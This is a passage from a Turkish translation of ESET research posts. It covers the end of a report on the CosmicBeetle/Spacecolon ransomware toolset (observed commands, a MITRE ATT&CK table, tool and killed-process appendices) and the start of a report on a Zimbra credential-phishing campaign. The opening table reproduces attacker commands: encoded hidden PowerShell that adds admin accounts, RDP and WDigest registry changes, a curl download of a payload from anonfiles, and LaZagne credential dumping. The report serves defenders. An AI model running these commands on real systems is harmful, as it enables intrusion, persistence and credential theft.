| cmd.exe /c C:\\programdata\\def.exe cmd.exe /c C:\\programdata\\storagesvc.exe /install &net start UpdateStorServ cmd.exe /c if exist c:\\programdata\\def.exe (echo dosya var) ELSE ( ECHO dosya yok ) cmd.exe /c sc sorgu UpdateStorServ net kullanıcısı IIS Falan1q2w3e!!! /ekle net user IWAM\_USR /active:yes powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsAbgBlAHQAIAB1AHMAZQByACAASQBXAEEATQBfAFUAUwBSACAASwBhAEsAYQAxAHEAMgB3ADMAZQAhACEAIAAvAGEAZABkACAAOwAgAG4AZQB0ACAAbABvAGMAYQBsAGcAcgBvAHUAcAAgAGEAZABtAGkAbgBpAHMAdAByAGEAdABvAHIAZQBuACAASQBXAEEATQBfAFUAUwBSACAALwBhAGQAZAAgADsAIABuAGUAdAAgAGwAbwBjAGEAbABnAHIAbwB1AHAAIABhAGQAbQBpAG4AaQBzAHQAcgBhAHQAbwByAHMAIABJAFcAQQBNAF8AVQBTAFIAIAAvAGEAZABkACAAOwAgAG4AZQB0ACAAbABvAGMAYQBsAGcAcgBvAHUAcAAgAGEAZABtAGkAbgBpAHMAdAByAGEAZABvAHIAZQBzACAASQBXAEEATQBfAFUAUwBSACAALwBhAGQAZAAgADsAIABuAGUAdAAgAGwAbwBjAGEAbABnAHIAbwB1AHAAIABhAGQAbQBpAG4AaQBzAHQAcgBhAHQAZQB1AHIAcwAgAEkAVwBBAE0AXwBVAFMAUgAgAC8AYQBkAGQAIAA7ACAAbgBlAHQAIABsAG8AYwBhAGwAZwByAG8AdQBwACAAYQBkAG0AaQBuAGkAcwB0AHIAYQB0AG8AcgB6AHkAIABJAFcAQQBNAF8AVQBTAFIAIAAvAGEAZABkAA== curl -l https://cdn-130.anonfiles\[.\]com/tdCct6Q9y2/66084513-1672996664/123.exe -o 123.exe lazagne.exe all lazagne.exe all -v lazagne.exe browsers -v net grup net group “Domain Admins” support /add net localgroup net localgroup Administrators support /ekle net user net user support /aktive:yes net user support /del net user support Pa$$wo0rd /add net user support PaSSw0rd reg add “HKEY\_LOCAL\_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Terminal Server” /v fDenyTSConnections /t REG\_DWORD /d 0 /f reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v UseLogonCredential /t REG\_DWORD /d 0 reg add HKLM\\SYSTEM\\CurrentControlSet\\Control\\SecurityProviders\\WDigest /v UseLogonCredential /t REG\_DWORD /d 1 c:\\programdata\\update.exe cmd.exe /c C:\\programdata\\storagesvc.exe /install &net start StorageDataServ cmd.exe /c C:\\programdata\\svvc.exe /install &net start StorageDataServ cmd.exe /c sc sorgu StorageDataServ net localgroup adminisradores IWAM\_USR /add net localgroup administradores IWAM\_USR /add net localgroup administrators IWAM\_USR /add net user IWAM\_USR KaKa1q2w3e!!! /add sc query StorageDataServ sc query UpdateStorServ powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsAcwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgACcAYwBtAGQALgBlAHgAZQAnACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACcALwBjACAAQwA6AFwAcAByAG8AZwByAGEAbQBkAGEAdABhAFwAdQBwAC4AYgBhAHQAJwA= powershell.exe -NoP -NoL -sta -NonI -W Hidden -Exec Bypass -Enc JABQAHIAbwBnAHIAZQBzAHMAUAByAGUAZgBlAHIAZQBuAGMAZQA9ACIAUwBpAGwAZQBuAHQAbAB5AEMAbwBuAHQAaQBuAHUAZQAiADsAcwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgACcAYwBzAGMAcgBpAHAAdAAuAGUAeABlACcAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJwBDADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXAB1AHAAZABhAHQAZQAuAHYAYgBzACcAIAAtAFYAZQByAGIAIAByAHUAbgBBAHMA Decoded base64-encoded PowerShell commands: ————————————————————– $ProgressPreference=”SilentlyContinue”; net user IWAM\_USR KaKa1q2w3e!!! /ekle ; net localgroup administratoren IWAM\_USR /add ; net localgroup administrators IWAM\_USR /add ; net localgroup administradores IWAM\_USR /add ; net localgroup administrateurs IWAM\_USR /add ; net localgroup administratorzy IWAM\_USR /add $ProgressPreference=”SilentlyContinue”;start-process ‘cscript.exe’ -ArgumentList ‘C:\\programdata\\update.vbs’ -Verb runAs $ProgressPreference=”SilentlyContinue”;start-process ‘cmd.exe’ -ArgumentList ‘/c C:\\programdata\\up.bat’ |
|---|
### MITRE ATT&CK TEKNİKLERİ
| **Taktik** | **KIMLIK** | **İsim** | **Açıklama** |
|---|---|---|---|
| **Reconnaissance | *[T1595.002](https://attack.mitre.org/versions/v12/techniques/T1595/002)* | Aktif Tarama: Güvenlik Açığı Taraması | CosmicBeetle potansiyel hedef olarak savunmasız sunucuları aradı. |
| **Resource Development** | *[T1583.001](https://attack.mitre.org/versions/v12/techniques/T1583/001)* | Altyapı Edinme: Etki Alanları | CosmicBeetle, alan adlarını kaydetmek için çeşitli barındırma sağlayıcıları kullanmıştır. |
| *[T1587.001](https://attack.mitre.org/versions/v12/techniques/T1587/001)* | Yetenekleri Geliştirin: Kötü Amaçlı Yazılım | CosmicBeetle kendi kötü amaçlı yazılımını geliştirdi. |
| *[T1587.003](https://attack.mitre.org/versions/v12/techniques/T1587/003)* | Yetenekler Geliştirin: Dijital Sertifikalar | ScService ve ScInstaller, TLS iletişimlerinde özel bir SSL sertifikası kullanır. |
| **Initial Access** | *[T1190](https://attack.mitre.org/versions/v12/techniques/T1190)* | Kamuya Açık Uygulamayı İstismar Etme | CosmicBeetle, ZeroLogon ve muhtemelen diğer güvenlik açıklarından faydalanarak sistemlerin güvenliğini tehlikeye atmıştır. |
| **Execution** | *[T1059.003](https://attack.mitre.org/versions/v12/techniques/T1059/003)* | Komut ve Komut Dosyası Yorumlayıcısı: Windows Komut Kabuğu | CosmicBeetle cmd.exe kullanarak birçok komut çalıştırdı. Ek olarak indirilen araçların çoğu BAT komut dosyalarıdır. |
| *[T1059.001](https://attack.mitre.org/versions/v12/techniques/T1059/001)* | Komut ve Komut Dosyası Yorumlayıcısı: PowerShell | ScHackTool çeşitli görevleri gerçekleştirmek için PowerShell kullanır. |
| *[T1059.005](https://attack.mitre.org/versions/v12/techniques/T1059/005)* | Komut ve Komut Dosyası Yorumlayıcısı: Visual Basic | Ek olarak indirilen araçların çoğu VBScripts’tir. |
| *[T1053.005](https://attack.mitre.org/versions/v12/techniques/T1053/005)* | Zamanlanmış Görev/İş: Zamanlanmış Görev | ScService, yükleri yürütmek için zamanlanmış görevleri kullanır. |
| **Persistence** | *[T1133](https://attack.mitre.org/versions/v12/techniques/T1133)* | Harici Uzak Hizmetler | CosmicBeetle, daha sonra giriş yapmak için kullanılan kimlik bilgilerini kaba kuvvetle elde etmeye çalışmıştır. |
| *[T1547.001](https://attack.mitre.org/versions/v12/techniques/T1547/001)* | Önyükleme veya Oturum Açma Otomatik Başlatma Yürütmesi: Kayıt Defteri Çalıştırma Anahtarları / Başlangıç Klasörü | ScHackTool ve Scarab fidye yazılımı kalıcılık için Run veya RunOnce anahtarını kullanır. |
| *[T1136.001](https://attack.mitre.org/versions/v12/techniques/T1136/001)* | Hesap Oluşturun: Yerel Hesap | CosmicBeetle genellikle kendi yönetici hesabını oluşturdu. |
| *[T1543.003](https://attack.mitre.org/versions/v12/techniques/T1543/003)* | Sistem İşlemi Oluşturma veya Değiştirme: Windows Hizmeti | ScService bir Windows hizmeti olarak uygulanır. |
| **Defense Evasion** | *[T1078.003](https://attack.mitre.org/versions/v12/techniques/T1078/003)* | Geçerli Hesaplar: Yerel Hesaplar | CosmicBeetle, yerel hesapların kimlik bilgilerini kırmak veya kaba kuvvet uygulamak için çok çeşitli araçlar kullanabilir. |
| *[T1140](https://attack.mitre.org/versions/v12/techniques/T1140)* | Dosyaları veya Bilgileri Gizliliğini Kaldırma/Kodunu Çözme | Spacecolon bileşenleri çeşitli veri gizleme yöntemleri kullanır. |
| *[T1070.001](https://attack.mitre.org/versions/v12/techniques/T1070/001)* | Gösterge Kaldırma: Windows Olay Günlüklerini Temizleme | CosmicBeetle, Windows Olay Günlüklerini temizlemek için çok çeşitli araçlar dağıtabilir. |
| *[T1036.005](https://attack.mitre.org/versions/v12/techniques/T1036/005)* | Maskeleme: Meşru İsim veya Konum Eşleştirme | Scarab fidye yazılımı, işlemlerini yasal Windows işlem adları olarak adlandırarak gizlenmeye çalışır. |
| *[T1218.005](https://attack.mitre.org/versions/v12/techniques/T1218/005)* | Sistem İkili Vekil Yürütme: Mshta | Scarab fidye yazılımı çeşitli görevleri gerçekleştirmek için mshta.exe dosyasını kullanır. |
| **Credential Access** | *[T1110.001](https://attack.mitre.org/versions/v12/techniques/T1110/001)* | Kaba Kuvvet: Parola Tahmin Etme | CosmicBeetle, parolaları zorlamak için tasarlanmış çok çeşitli araçlar kullanabilir. |
| *[T1110.003](https://attack.mitre.org/versions/v12/techniques/T1110/003)* | Brute Force: Parola Püskürtme | CosmicBeetle çok sayıda parolayı test etmek için tasarlanmış çok çeşitli araçlar kullanabilir. |
| *[T1003.001](https://attack.mitre.org/versions/v12/techniques/T1003/001)* | İşletim Sistemi Kimlik Bilgileri Dökümü: LSASS Bellek | CosmicBeetle, lsass.exe dosyasını boşaltabilen araçlar dağıtabilir. |
| **Discovery** | *[T1082](https://attack.mitre.org/versions/v12/techniques/T1082)* | Sistem Bilgisi Keşfi | ScService kurbanın parmak izini almak için sistem bilgilerini sorgular. |
| *[T1016](https://attack.mitre.org/versions/v12/techniques/T1016)* | Sistem Ağı Yapılandırma Keşfi | ScService yerel ağ yapılandırmasını ve MAC adresini alır. |
| *[T1124](https://attack.mitre.org/versions/v12/techniques/T1124)* | Sistem Zamanı Keşfi | ScService sistem saatini alır. |
| **Collection** | *[T1560.002](https://attack.mitre.org/versions/v12/techniques/T1560/002)* | Toplanan Verileri Arşivleyin: Kütüphane Aracılığıyla Arşiv | ScHackTool, dosyaları C&C sunucusuna çıkarmadan önce arşivlemek için standart ZIP kütüphanesini kullanır. |
| *[T1115](https://attack.mitre.org/versions/v12/techniques/T1115)* | Pano Verileri | Scarab fidye yazılımı, kripto para cüzdanları için panoyu izleyen ve bunları değiştiren bir ClipBanker kullanır. |
| **Command and Control** | *[T1071.001](https://attack.mitre.org/versions/v12/techniques/T1071/001)* | Uygulama Katmanı Protokolü: Web Protokolleri | Spacecolon bileşenleri HTTPS üzerinden iletişim kurar. |
| *[T1132.001](https://attack.mitre.org/versions/v12/techniques/T1132/001)* | Veri Kodlaması: Standart Kodlama | ScService AES şifrelemesi kullanır. |
| *[T1095](https://attack.mitre.org/versions/v12/techniques/T1095)* | Uygulama Dışı Katman Protokolü | Eski ScService yapıları özel bir TCP/IP protokolü aracılığıyla iletişim kurar. |
| *[T1571](https://attack.mitre.org/versions/v12/techniques/T1571)* | Standart Olmayan Bağlantı Noktası | Yeni ScService yapıları 8347 numaralı bağlantı noktasında yerel bir HTTP sunucusu çalıştırır. |
| *[T1090.002](https://attack.mitre.org/versions/v12/techniques/T1090/002)* | Vekil sunucu: Harici Proxy | ScService’e harici bir proxy kullanması talimatı verilebilir. |
| **Exfiltration** | *[T1041](https://attack.mitre.org/versions/v12/techniques/T1041)* | C2 Kanalı Üzerinden Sızma | ScHackTool verileri C&C sunucusuna sızdırır. |
| **Impact** | *[T1485](https://attack.mitre.org/versions/v12/techniques/T1485)* | Veri İmha | CosmicBeetle disklerdeki verileri yok etmek için bir dizi araç kullanabilir. |
| *[T1486](https://attack.mitre.org/versions/v12/techniques/T1486)* | Etki için Şifrelenmiş Veriler | CosmicBeetle hassas verileri şifrelemek için Scarab fidye yazılımını dağıtabilir. |
| *[T1561](https://attack.mitre.org/versions/v12/techniques/T1561)* | Disk Silme | CosmicBeetle diskleri silmek için bir dizi araç kullanabilir. |
| *[T1529](https://attack.mitre.org/versions/v12/techniques/T1529)* | Sistem Kapatma/Yeniden Başlatma | ScHackTool sistemi yeniden başlatma yeteneğine sahiptir. |
### EK A – SPACECOLON TARAFINDAN KULLANILAN ÜÇÜNCÜ TARAF ARAÇLAR
Aşağıdaki tabloda araçlar adlarına göre sıralanmıştır. “Araç adı” sütunu, tehdit aktörü tarafından araç arşivine atanan ada karşılık gelir ve “Arşiv yolu” sütunu, aracın C&C sunucusundaki arşivinin göreli yolunu listeler. En sondaki “Araç adı” “N/A” olarak ayarlanmış araçlar, C&C sunucusunda bulunan ancak CosmicBeetle tarafından bizim bildiğimiz herhangi bir yapılandırmada kullanılmayan araçları ifade eder. Son olarak, bazı araçlar artık C&C sunucusunda mevcut değil gibi görünüyor, ancak ScHackTool’da bunları talep etmek için bir buton hala var – bu, “Yorum” sütununun “Yok” olarak ayarlanmasıyla yansıtılıyor.
| **Araç adı** | **Arşiv yolu** | **Yorum** |
|---|---|---|
| 7z | /tools/other/7z.zip | 7zip, popüler bir arşivleme aracı. |
| AccountRestore | /tools/priv/Accountrestore.zip | Kullanıcıları listelemek ve şifrelerini kaba kuvvetle kırmak için kullanılan bir araç. |
| Advrun | /tools/priv/advancedrun-x64.zip | *[AdvancedRun](https://www.nirsoft.net/utils/advanced_run.html)*, NirSoft tarafından dosyaları yürütmek için bir yardımcı program. |
| Afterwork | /tools/\_AfterWork.zip | İçindekiler:CCleaner, popüler performans optimizasyon aracı ve *[ClearLock](https://clearlock-2.software.informer.com/1.4/)*, bir ekran kilitleme yardımcı programı. |
| AGENT | /tools/agent.zip | İçindekiler:ScInstaller, veuzaktan erişim aracı *[IntelliAdmin](http://www.intelliadmin.com/)* için yükleyici. |
| APS | /tools/APS.zip | *[Advanced Port Scanner](https://www.advanced-port-scanner.com/)*, bir bağlantı noktası tarama yardımcı programı. |
| AutoMimikatz | /tools/priv/mimiauto.zip | N/A |
| Autoruns | /tools/AutorunsPortable.zip | *[Autoruns Portable](https://portableapps.com/apps/utilities/autoruns-portable)*, popüler bir otomatik başlatma konumu izleyicisi. |
| Avfucker | /tools/avfucker.zip | Küçük komut dosyaları seti:Gölge Kopyaları silme veWindows Defender’ı devre dışı bırakır. |
| BAT | /tools/BAT.zip | İçindekiler:komut dosyası koleksiyonu:Gölge Kopyaları sil,önyükleme ayarlarını değiştir,Windows Günlüklerini sil veçeşitli süreçleri ve hizmetleri sonlandır (bkz. *Ek B – Sonlandırılan süreç ve hizmetlerin listesi*). *[Defender Control](https://www.sordum.org/9480/defender-control-v2-1/)*, Windows Defender’ı devre dışı bırakmak için bir araç. |
| Bruter 1.1 | /tools/priv/Bruter\_1.1.zip | *[Bruter](https://sourceforge.net/projects/worawita/)*, bir ağ girişi zorlayıcı. |
| CAIN | /tools/priv/ca\_setup.zip | N/A |
| Card Recon | /tools/pass/cardrecon.zip | *[Card Recon](https://www.groundlabs.com/card-recon/)*, ödeme kartı verilerini tanımlamak için bir araç. |
| Chrome | /tools/GoogleChromePortable.zip | Google Chrome web tarayıcısı. |
| Dbbrowser | /tools/pass/dbbrowser.zip | N/A |
| Dcrypt | /tools/dcrypt\_setup\_1.2\_beta\_3\_signed.zip | *[DiskCryptor](https://github.com/DavidXanatos/DiskCryptor)*, diskleri şifrelemek için bir araç. |
| Defender | /tools/def.zip | *[StopDefender](https://github.com/lab52io/StopDefender)*, Windows Defender’ı devre dışı bırakmak için bir araç. |
| Disk Tools | /tools/disktools.zip | *[Disk araçları araç seti](https://www.soft.tahionic.com/download-file-generator/)*, diskleri manipüle etmek için bir araç koleksiyonu (silme dahil). |
| EPDR | /tools/pass/epdr.zip | N/A |
| Eraser | /tools/EraserPortable.zip | *[Eraser Classic Portable](https://portableapps.com/apps/security/eraser-portable)*, güvenli bir dosya silme ve veri silme yardımcı programıdır. |
| Fiddler Sniffer | /tools/sniffer/FiddlerSetup.zip | *[Fiddler](https://www.telerik.com/fiddler)*, popüler bir ağ hata ayıklama aracı. |
| Filezilla Portable | /tools/FileZillaPortable.zip | *[FileZilla Client Portable](https://portableapps.com/apps/internet/filezilla_portable)*, popüler bir FTP istemcisi. |
| Interceptor | /tools/sniffer/Intercepter-NG.v1.0+.zip | *[Interceptor-NG](http://sniff.su/)*, çok işlevli bir ağ analiz aracı. |
| IOBitUnlocker | /tools/IObitUnlockerPortable.zip | *[IOBitUnlocker](https://portableapps.com/apps/utilities/iobit-unlocker-portable)*, belirli bir uygulama tarafından engellenen dosyalara erişimin kilidini açmak için bir araç. |
| LastActivityViewer | /tools/LastActivityView.zip | *[LastActivityView](https://www.nirsoft.net/utils/computer_activity_view.html)*, NirSoft’un son etkinlikleri görüntülemek için kullandığı bir araç. |
| LowLevel | /tools/HDDLLF.4.40.zip | *[HDD LLF Düşük Seviye ](https://hddguru.com/software/HDD-LLF-Low-Level-Format-Tool/)*Biçimlendirme *[Aracı](https://hddguru.com/software/HDD-LLF-Low-Level-Format-Tool/)*, düşük seviyeli sabit disk sürücüsü biçimlendirmesi için bir yardımcı program. |
| Metasploit | /tools/exploit/metasploitframework-latest.zip | *[Metasploit](https://www.metasploit.com/)*, bir sızma testi çerçevesi. |
| Mimikatz | /tools/priv/mimikatz\_trunk.zip | İyi bilinen şifre çıkarma aracı. |
| MREMOTE | /tools/other/mRemoteNG-Portable-1.76.20.24669.zip | *[mRemoteNG](https://github.com/mRemoteNG/mRemoteNG)*, çok protokollü bir uzak bağlantı yöneticisi. |
| Netscan | /tools/netscan.zip | *[SoftPerfect’ten ](https://www.softperfect.com/products/networkscanner/)[NetworkScanner,](https://www.softperfect.com/products/networkscanner/)* bir IPv4/IPv6 tarayıcısı. |
| NGROK | /tools/r/ngrok.zip | N/A |
| NirsoftPass | /tools/pass/passrecenc.zip | *[Windows Parola Kurtarma Araçları](https://www.nirsoft.net/password_recovery_tools.html)*, NirSoft’un bir parola alma araçları koleksiyonu. |
| NL | /tools/priv/nl.zip | *[NLBrute](https://www.cloudsek.com/threatintelligence/nlbrute-rdp-brute-forcing-tool-and-controlled-botnet-for-sale)*, bir RDP kaba kuvvet aracı. |
| Nmap | /tools/nmap-7.92-setup.zip | *[Nmap](https://nmap.org/)*, ağ keşfi ve güvenlik denetimi için bir yardımcı program. |
| NPRW | /tools/pass/nprw.zip | N/A |
| Portable | /tools/Portable.zip | *[PortableApps.com](https://portableapps.com/)*, çeşitli taşınabilir uygulamalardan oluşan bir paket. |
| Pstools | /tools/priv/PSTools.zip | *[PsTools](https://learn.microsoft.com/en-us/sysinternals/downloads/pstools)*, Sysinternals tarafından Windows için komut satırı araçları koleksiyonu. |
| Pview | /tools/pwd\_view.zip | *[Password Viewer](https://password-viewer.en.softonic.com/)*, *[PasswordBox](https://learn.microsoft.com/en-us/dotnet/api/system.windows.controls.passwordbox?view=windowsdesktop-7.0)* alanlarında gizlenen parolaları ortaya çıkarmak için bir yardımcı program. |
| PWRPISO | /tools/pass/PRWP.zip | *[Windows Parolasını Sıfırla](https://www.passcape.com/reset_windows_password)*, bir parola kurtarma aracı. |
| Radmin Bruter | /tools/priv/radminbrute.zip | N/A |
| RDP Recognizer | /tools/pass/rdprecognizer.zip | N/A |
| SMM | /tools/SSMS-Setup-ENU.zip | Microsoft tarafından *[SQL Server Management Studio](https://learn.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16)*. |
| Spacemonger | /tools/SpaceMonger.zip | *[SpaceMonger](https://www.portablefreeware.com/index.php?id=150)*, disklerdeki boş alanı takip etmek için bir araç. |
| Sqlmanager Mini | /tools/pass/sqlmanager.zip | N/A |
| SuperScan | /tools/superscan.zip | *[Superscan](https://sectools.org/tool/superscan/)*, Foundstone tarafından geliştirilen bir liman tarayıcısı. |
| USBView | /tools/usbdeview-x64.zip | *[USBDeview](https://www.nirsoft.net/utils/usb_devices_view.html)*, NirSoft tarafından geliştirilen bir USB aygıt görüntüleyicisi. |
| VCJRENET | /tools/other/VCJRE.zip | İçindekiler:Java 8.0.3110.11 için JRE,Microsoft .NET Framework 4.8.04115.00,Microsoft Visual C++ 2015-2022 Yeniden Dağıtılabilir (x64) – 14.30.30704,Microsoft Visual C++ 2015-2022 Yeniden Dağıtılabilir (x86) – 14.30.30704,Microsoft Visual C++ 2012 Yeniden Dağıtılabilir (x64) – 11.0.61030,Microsoft Visual C++ 2013 Yeniden Dağıtılabilir (x64) – 12.0.40664,Microsoft Visual C++ 2013 Yeniden Dağıtılabilir (x86) – 12.0.40664,Microsoft Visual C++ 2013 Yeniden Dağıtılabilir (x64) – 12.0.30501 veMicrosoft Visual C++ 2013 Yeniden Dağıtılabilir (x86) – 12.0.30501. |
| Veracrypt | /tools/VeraCryptPortable.zip | *[VeraCrypt Taşınabilir](https://portableapps.com/apps/security/veracrypt-portable)* disk şifreleme yazılımı. |
| Vmware VRC | /tools/vmrc.zip | N/A |
| Winlogon | /tools/winlogonview.zip | NirSoft tarafından *[WinLogOnView](https://www.nirsoft.net/utils/windows_log_on_times_view.html)*. |
| Winrar | /tools/winrar.zip | WinRAR, popüler bir arşivleme aracı. |
| WORDLIST | /tools/wl.zip | N/A |
| WPR | /tools/pass/wpr\_setup.zip | *[Passcape Windows Password Recovery](https://kikass.to/passcape-windows-password-recovery-advanced-11-6-1-1095-crack-cracksnow-t3509545.html)*, kullanıcı hesaplarından parolaları almak için bir araç. |
| N/A | /tools/FastCopyPortable.zip | *[FastCopy Portable](https://portableapps.com/apps/utilities/fastcopy-portable)*, hızlı kopyalama ve silme için bir yardımcı program. |
| N/A | /tools/IObitUninstallerPortable.zip | *[IObitUninstaller Portable](https://portableapps.com/apps/utilities/iobit_uninstaller_portable)*, uygulamaları kaldırmak için bir yardımcı program. |
| N/A | /tools/clearev.zip | İçindekiler:için bir komut dosyası koleksiyonu:Windows Olay Günlüklerini silme veGölge Yedekleri silin.*[ScreenLock](https://clearlock-2.software.informer.com/1.4/)* (Afterwork arşivinde de yer almaktadır). |
| N/A | tools/other/dbeaver-portable-win64-21.0.5-43-setup.exe | *[DBeaver](https://dbeaver.io/)*, bir veritabanı yönetim aracı. |
### EK B – SPACECOLON SONLANDIRILAN SÜREÇ VE HIZMETLERIN LISTESI
| AcronisAgent AcrSch2Svc Apache2 avpsus BackupExecAgentAccelerator BackupExecAgentBrowser BackupExecDiveciMediaService BackupExecJobEngine BackupExecManagementService BackupExecRPCService BackupExecVSSProvider bes10\* siyah\* BMR Önyükleme Hizmeti CAARCUpdateSvc CASAD2DWebSvc ccEvtMgr ccSetMgr DefWatch fbgu\* fdlauncher\* firebird\* firebirdguardiandefaultinstance IBM Domino Diagnostics (CProgramFilesIBMDomino) IBM Domino Server (CProgramFilesIBMDominodata) IBM\* ibmiasrw IISADMIN Intuit.QuickBooks.FCS McAfeeDLPAgentService mfewc mr2kserv MsDtsServer110 MsDtsSrvr\* MSExchangeADTopolojisi MSExchangeFBA MSExchangeIS MSExchangeSA msmdsrv\* MSSQL$ISARS MSSQL$MSFW MSSQLFDLauncher MSSQLServerADHelper100 MSSQLServerOLAPService MySQL mysql\* mysqld.exe NetBackup BMR MTFTP Hizmeti orac\* PDVFSService postg\* QBCFMonitorService QBFCService QBIDPService QBPOSDBServiceV12 QBVSS QuickBooksDB1 QuickBooksDB10 QuickBooksDB11 QuickBooksDB12 QuickBooksDB13 QuickBooksDB14 QuickBooksDB15 QuickBooksDB16 QuickBooksDB17 QuickBooksDB18 QuickBooksDB19 QuickBooksDB2 QuickBooksDB20 QuickBooksDB21 QuickBooksDB22 QuickBooksDB23 QuickBooksDB24 QuickBooksDB25 QuickBooksDB3 QuickBooksDB4 QuickBooksDB5 QuickBooksDB6 QuickBooksDB7 QuickBooksDB8 QuickBooksDB9 ReportingServicesService\* ReportServer ReportServer$ISARS RTVscan sage\* SavRoam ShadowProtectSvc Simply Accounting Veritabanı Bağlantı Yöneticisi sophos SPAdminV4 SPSearch4 SPTimerV4 SPTraceV4 SPUserCodeV4 SPWriterV4 sql SQL Yedekleme Yöneticisi SQL Server (MSSQLServer) SQL Server Aracısı (MSSQLServer) SQL Server Analiz Hizmetleri (MSSQLServer) SQL Server Tarayıcısı SQL Server Tam Metin Arama (MSSQLServer) SQL Server Entegrasyon Hizmetleri SQL Server Raporlama Hizmetleri (MSSQLServer) sql\* SQLAgent$ISARS SQLAgent$MSFW SQLAGENT90.EXE SQLBrowser sqlbrowser.exe sqlservr.exe SQLWriter sqlwriter.exe stc\_raw\_agent store.exe vee\* veeam VeeamDeploymentService VeeamNFSSvc VeeamTransportSvc VSNAPVSS WinDefend YooBackup YooIT Zhudongfangyu |
|---|
### EK C – SPACECOLON TÜMÜNÜ ÖLDÜR (VARSAYILAN) BUTON TARAFINDAN ÖLDÜRÜLEN SÜREÇLER
Eskiden Tümünü Öldür (Varsayılan) butonuyla sonlandırılan işlemlerin adları:
| app.exe ApplicationFrameHost.exe blnsvr.exe cmd.exe conhost.exe csrss.exe dllhost.exe dwm.exe explorer.exe LogonUI.exe lsass.exe msdtc.exe openvpn-gui.exe Proje1.exe rdpclip.exe RuntimeBroker.exe SearchUI.exe services.exe ShellExperienceHost.exe sihost.exe smss.exe spoolsv.exe svchost.exe taskhost.exe taskhostex.exe taskhostw.exe tasklist.exe Taskmgr.exe vmcompute.exe vmms.exe w3wp.exe wininit.exe winlogon.exe wlms.exe WmiPrvSE.exe |
|---|
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Araştırma, ESETresearch, Fidye Yazılımı, Ransomware, Siber Güvenlik
---
### [Zimbra kullanıcılarını hedef alan kitlelere yayılan saldırı](https://antivirus.com.tr/zimbra-kullanicilarini-hedef-alan-kitlelere-yayilan-saldiri/)
**Published:** Ağustos 21, 2023
**Author:** ESET
**Excerpt:** ESET araştırmacıları, Zimbra Collaboration e-posta sunucusu kullanıcılarını hedef alan yeni bir kimlik avı saldırısı gözlemledi
**Content:**
*ESET araştırmacıları, Zimbra Collaboration e-posta sunucusu kullanıcılarını hedef alan yeni bir kimlik avı saldırısı gözlemledi*
ESET araştırmacıları, Zimbra kullanıcılarının kimlik bilgilerini toplamayı amaçlayan, en az Nisan 2023’ten beri süregelen, kitlesel olarak yayılan bir kimlik avı saldırısını ortaya çıkardı. Zimbra Collaboration, kurumsal e-posta çözümlerine tercih edilen bir alternatif olan *açık çekirdekli*, iş birliğine dayalı bir yazılım platformudur. Hedefi değişik küçük ve orta ölçekli işletmeler ve devlet kurumları olan saldırı kitlesel olarak yayılıyor.
ESET telemetrisine göre, en fazla hedef Polonya’da bulunuyor, ardından Ekvador ve İtalya geliyor. Hedef kuruluşlar değişiklik gösterir ve kurbanların tek ortak noktası Zimbra kullanıyor olmalarıdır. Bugüne kadar, bu saldırı ile bilinen herhangi bir tehdit unsurunu bağdaştıramadık.
Şekil 1 ESET telemetrisine göre saldırının vurduğu ülkeler
Hedef, önce ekli HTML dosyasında kimlik avı sayfası içeren bir e-posta alır. Şekil 2, Şekil 3 ve Şekil 4‘te gösterildiği gibi e-posta, hedefi bir e-posta sunucusu güncellemesi, hesabın devre dışı bırakılması veya benzer bir sorun hakkında uyarır ve kullanıcıyı ekli dosyayı tıklamaya yönlendirir. Karşı taraf aynı zamanda e-postanın From: kısmına e-posta sunucusundan bir adres girerek hedefi kandırır.
Şekil 2 Hedefin Zimbra hesabını devre dışı bırakması için Lehçe bir e posta uyarısı
Şekil 3 Tuzak e postanın makine tercümesi orijinali Lehçe
Şekil 4 Tuzak e posta İtalyanca anlamı Şekil 3 ile aynıdır
Eki açtıktan sonra kullanıcıya, Şekil 5’te gösterildiği gibi, hedeflenen kuruluşa göre özelleştirilmiş sahte bir Zimbra oturum açma sayfası gösterilir. HTML dosyası kurbanın tarayıcısında açılır ve bu, URL yerel bir dosya yolunu gösterse bile kurbanı yasal giriş sayfasına yönlendirildiğine inandırabilir. Username alanının giriş formunda önceden doldurulmuş olması, durumu daha meşru hale getirir.
Şekil 5 Sahte Zimbra giriş sayfası
Şekil 6‘da, karşılaştırma için gerçek bir Zimbra webmail oturum açma sayfası örneği veriyoruz.
Şekil 6 Gerçek bir Zimbra oturum açma sayfası örneği
Arka planda, gönderilen kimlik bilgileri HTML formundan toplanır ve HTTPS POST isteği ile karşı tarafça kontrol edilen bir sunucuya gönderilir (**Error! Reference source not found.Error! Reference source not found.**). POST isteği hedef URL’leri aşağıdaki kalıbı kullanır: https://<SERVER\_ADDRESS>/wp-admin/ZimbraNew.php
Şekil 7 Hedeflerin kimlik bilgilerini sızdıran POST isteğinden sorumlu kod parçacığı
İlginç bir şekilde, donotreply@ornek.com gibi daha önce hedeflenen, yasal şirketlerin Zimbra hesaplarından gönderilen sıralı kimlik avı e-posta dalgalarını birkaç kez gözlemledik. Saldırganların, kurbanın yönetici hesaplarının güvenliğini aşarak diğer hedeflere kimlik avı e-postaları göndermek için kullanılan yeni posta kutuları oluşturması muhtemeldir. Bu durum, saldırganın kimlik avı yoluyla hedeflenen yönetici tarafından parolanın yeniden kullanılmasına, yani hem e-posta hem de yönetim için aynı kimlik bilgilerini kullanmasına güvenmesiyle açıklanabilir. Mevcut verilerden yola çıkarak bu varsayımın doğruluğunu kanıtlayamıyoruz.
